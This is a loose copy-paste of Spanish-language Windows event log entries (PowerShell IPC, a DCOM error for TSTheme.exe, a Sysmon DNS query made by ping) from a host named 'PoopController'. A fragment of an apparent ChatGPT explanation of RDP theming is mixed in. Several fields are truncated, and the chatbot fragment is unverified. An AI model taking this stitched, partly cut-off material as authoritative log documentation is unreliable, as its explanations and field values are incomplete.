Windows PowerShell ha iniciado un subproceso de escucha de IPC en el proceso: 2376 en AppDomain: DefaultAppDomain.
Nombre de registro: Microsoft-Windows-PowerShell/Operational
Origen: PowerShell (Microsoft-Windc
Registrado: 12/03/2021 14:01:20
Id. del 53504
Categoría de tarea: IPC de canalización con nor
Nivel: Información
Palabras clave: Ninguno
Usuario: SYSTEM
Equipo: PoopController
Código de operación: Abrir (asínc.)
Copiar
Cerrar

Se usa principalmente cuando:

1. Inicias sesión en **Remote Desktop** (RDP).

2. Se crean o cargan temas visuales y efectos gráficos en sesiones remotas.


Propiedades de evento: Evento 10001, DistributedCOM
General
Detalles
No se puede iniciar un servidor DCOM: {AAC1009F-AB33-48F9-9A21-7F5B88426A2E} como Unavailable/Unavailable. Error
"0"
al iniciar este comando:
C:\windows\system32\TSTheme.exe -Embedding
Nombre de registro: Sistema
Origen: DistributedCOM
Registrado: 09/03/2021 8:04:51
Id. del 10001
Categoría de tarea: Ninguno
Nivel: Error
Palabras clave: Clásico
Usuario: Servicio de red
Equipo: PoopController
Código de operación: Información
Copiar
Cerrar
ChatGPT puede cometer errores. Considera verificar la información importante. Ver preferencias de cookies.


Evento 22, Microsoft-Windows-Sysmon
General
Detalles
instalación está dañada. Puede instalar o reparar el componente en el equipo local.
Si el evento se originó en otro equipo, la información que se va a mostrar tenía que haberse guardado con el evento.
Se incluyó la siguiente información con el evento:
-
2021-03-12 08:16:59.541
EV_RenderedValue_2,00
5992
www.google.com
0
::ffff:172.217.170.36;
C:\windows\system32\ping.EXE
El recurso de mensaje está presente, pero el mensaje no se encuentra en la tabla de mensajes
Nombre de registro: Microsoft-Windows-Sysmon/Operational
Origen: Microsoft-Windows-Sysmon
Registrado: 12/03/2021 9:17:02
Id. del 22
Categoría de tarea: (22)
Nivel: Información
Palabras clave:
Usuario: SYSTEM
Equipo: PoopController
Código de operación: Información